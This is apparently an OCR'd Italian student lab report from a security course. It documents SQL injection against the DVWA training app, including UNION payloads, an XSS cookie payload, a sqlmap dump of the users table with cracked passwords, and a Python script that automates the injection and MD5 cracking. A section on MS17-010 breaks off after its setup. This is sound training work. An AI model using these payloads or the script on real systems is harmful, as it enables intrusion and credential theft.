
BUILDWEEK 2


Federico Cattani
Edoardo Ceriani
Carmine Caputo
Riccardo Lupieri
Angela Di Emidio
Pietro Zanon
Pierluigi Amorese
Riccardo Di Pasquale
Giovanni Pisapia


Giorno 1: WEB APPLICATION EXPLOIT SQLi

L'esercizio di oggi richiede di sfruttare la vulnerabilità SQL injection per recuperare in chiaro la password dell'utente Gordon Brown.


Per prima cosa modifichiamo gli indirizzi ip delle macchine come dalla consegna.








Approviamo l'effettiva comunicazione tra le macchine.In seguito entriamo sulla DVWA con nome utente, **admin** e password **password** e impostiamo lasicurezza a livello basso



Per prima cosa abbiamo testato il DB con una query (‘) malevola per vedere se è vulnerabile Ad un SQL injection, ottenendo il messaggio di errore confermiamo l’ipotesi che il DB è vulnerabile.


```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' at line 1
```

Con il comando **(' OR ‘0’=0’)** eseguiamo una boolean based SQL injection, forzando una condizione sempre vera e cercando di bypassare eventuali controlli e restrizioni del DB.




A questo punto con la query **‘ UNION SELECT user, password FROM users#** troviamo l’hash delle password di ogni utente.

Infine con jhon the ripper eseguo il comando **john /home/kali/Desktop/hash.txt --format=Raw-md5 –show** che ci darà in output la password in chiaro.



Eseguiamo nuovamente la SQL injection con il tool sqlmap.

Inizialmente estraiamo il cookie di sessione tramite un attacco xss iniettando il seguente codice:
<script>alert(document.cookie)</script>



Dopo aver estratto il cookie lo inseriamo in sqlmap e eseguiamo il comando:

sqlmap -u "http://192.168.66.120/dvwa/vulnerabilities/sql? id=1&Submit=Submit" --cookie="security=low; PHPSESSID=87d97a4558c99190e73e2166fb546019" -D dvwa -T users -C user,password –dump

dove i seguenti switch indicano:

-u: si specifica un URL di destinazione come parametro

-D: indica il nome del database che si desidera esplorare


-T: indica il nome della tabella

-C: indica il nome di una colonna all'interno di una tabella durante

--dump: estrarre il contenuto di una tabella dal database

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.66.120/dvwa/vulnerabilities/sql?_id=1&Submit=Submit"  --cookie="security=low; PHPSESSID=87d97a4558c99190e73e2166fb546019" -D dvwa -T users -C user,password --dump

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7.2#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers
this program

[*] starting @ 05:38:18 /2023-06-19/

[05:38:18] [INFO] resuming back-end DBMS 'mysql'
[05:38:18] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload:  id=1' AND (SELECT 8556 FROM (SELECT(SLEEP(5)))AkJe) AND 'RSJx'='RSJx&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload:  id=1' UNION ALL SELECT NULL,CONCAT(0x7176716b71,0x456a4e69644a6a7a7978737a6349646a55654748636e58456b62794d4e55524b6a774e4175797458,0x7171707a71)-- -&Submit=Submit
---
[05:38:18] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 5.0.12
[05:38:18] [INFO] fetching entries of column(s) ``user`,password' for table 'users' in database 'dvwa'
[05:38:18] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[05:38:22] [INFO] writing hashes to a temporary file '/tmp/sqlmapr_u3elc370218/sqlmaphashes-uirsrfmp.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[05:38:22] [INFO] using hash method 'md5_generic_passwd'
[05:38:22] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[05:38:22] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[05:38:22] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[05:38:22] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+---------+----------------------------------------------+
| user    | password                                     |
+---------+----------------------------------------------+
| admin   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123)   |
| 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  |
| pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  |
| smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+---------+----------------------------------------------+

[05:38:22] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.66.120/dump/dvwa/users.csv'
[05:38:22] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.66.120'

[*] ending @ 05:38:22 /2023-06-19/
```


Infine proviamo ad accedere con le credenziali **gordonb e abc123.**



- Infine abbiamo scritto un codice in Python che esegue in automatico il cracking degli HASH delle password degli utenti presenti nel database della DVWA di Metasploitable.


```python
import hashlib  # Importa il modulo hashlib per eseguire operazioni di hash
import requests  # Importa il modulo requests per effettuare richieste HTTP
import urllib3  # Importa il modulo urllib3 per gestire le richieste HTTP
from bs4 import BeautifulSoup  # Importa la classe BeautifulSoup dal modulo bs4 per il parsing dell'HTML

URL = "http://192.168.66.120/dvwa/vulnerabilities/sqli/"
CUSTOM_HEADERS = {"Cookie": "security=low; PHPSESSID=83701921837e0140ef4a8c757b5a0cc3"}
payload = ["' UNION SELECT first_name, password FROM users # "]

def confronta_hash(password, hash_da_decriptare):  # Funzione per confrontare una password decriptata con l'hash da decriptare
    m = hashlib.md5()  # Crea un oggetto di hashing MD5
    m.update(password.encode())  # Aggiorna l'hash con la password codificata
    if m.hexdigest() == hash_da_decriptare:  # Confronta l'hash calcolato con l'hash da decriptare
        return True  # Restituisce True se l'hash corrisponde
    else:
        return False  # Restituisce False se l'hash non corrisponde

def exploit_sqli(payload):  # Funzione per eseguire l'exploit di SQL injection con un determinato payload
    params = {"id": payload, "Submit": "Submit"}  # Parametri della richiesta GET con il payload
    r = requests.get(URL, params=params, headers=CUSTOM_HEADERS)  # Effettua la richiesta GET al sito web con i parametri e gli header personalizzati
    soup = BeautifulSoup(r.text, "html.parser")  # Parsa l'HTML della risposta
    div = soup.find("div", {"class": "vulnerable_code_area"})  # Trova l'elemento div con la classe "vulnerable_code_area"

    if not div:  # Se l'elemento div non viene trovato, si verifica un errore
        print("payload =", payload)
        print("errore =", r.text)
        return []
    return div.find_all("pre")  # Restituisce tutti gli elementi pre all'interno dell'elemento div

def main():
    with open('/home/kali/Desktop/passwords.txt', 'r') as file:  # Apre il file "passwords.txt" in modalità lettura e lo assegna a una variabile
        passwords = file.read().splitlines()  # Legge il contenuto del file e divide le righe in una lista di password

    results = exploit_sqli(payload)  # Esegue l'exploit di SQL injection con il payload corrente

    if len(results) > 0:  # Se results non è vuoto continua l'esecuzione del programma
        print("payload =", payload)

        for res in results:  # Cicla attraverso i risultati ottenuti dall'exploit

            l = res.decode_contents().split("<br/>")  # Decodifica il contenuto dell'elemento pre e divide le righe in una lista
            hash_line = l[2].strip()  # Seleziona la terza riga e rimuove gli spazi bianchi iniziali e finali
            hash_da_decriptare = hash_line.split(": ")[1].strip()  # Divide la riga in base al delimitatore ":" e seleziona la seconda parte senza spazi bianchi
            for password in passwords:  # Cicla attraverso le password lette dal file
                if confronta_hash(password, hash_da_decriptare):  # Confronta la password decriptata con l'hash da decriptare
                    print(f"   {l[1]}, Password trovata: {password} ====> ({hash_da_decriptare})")
                    break

main()
```


OUTPUT


```
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~/Desktop]
└─$ python sql2.py

payload = ' UNION SELECT first_name, password FROM users #
   First name: admin, Password trovata: password ⟹ (5f4dcc3b5aa765d61d8327deb882cf99)
   First name: Gordon, Password trovata: abc123 ⟹ (e99a18c428cb38d5f260853678922e03)
   First name: Hack, Password trovata: charley ⟹ (8d3533d75ae2c3966d7e0d4fcc69216b)
   First name: Pablo, Password trovata: letmein ⟹ (0d107d09f5bbe40cade3de5c71e9e9b7)
   First name: Bob, Password trovata: password ⟹ (5f4dcc3b5aa765d61d8327deb882cf99)

┌──(kali㉿kali)-[~/Desktop]
└─$
```

Giorno 2: EXPLOIT MS17_010

Abbiamo modificato gli indirizzi IP delle macchine Kali Linux e Windows XP come da consegna e verificato che pingassero tra loro.







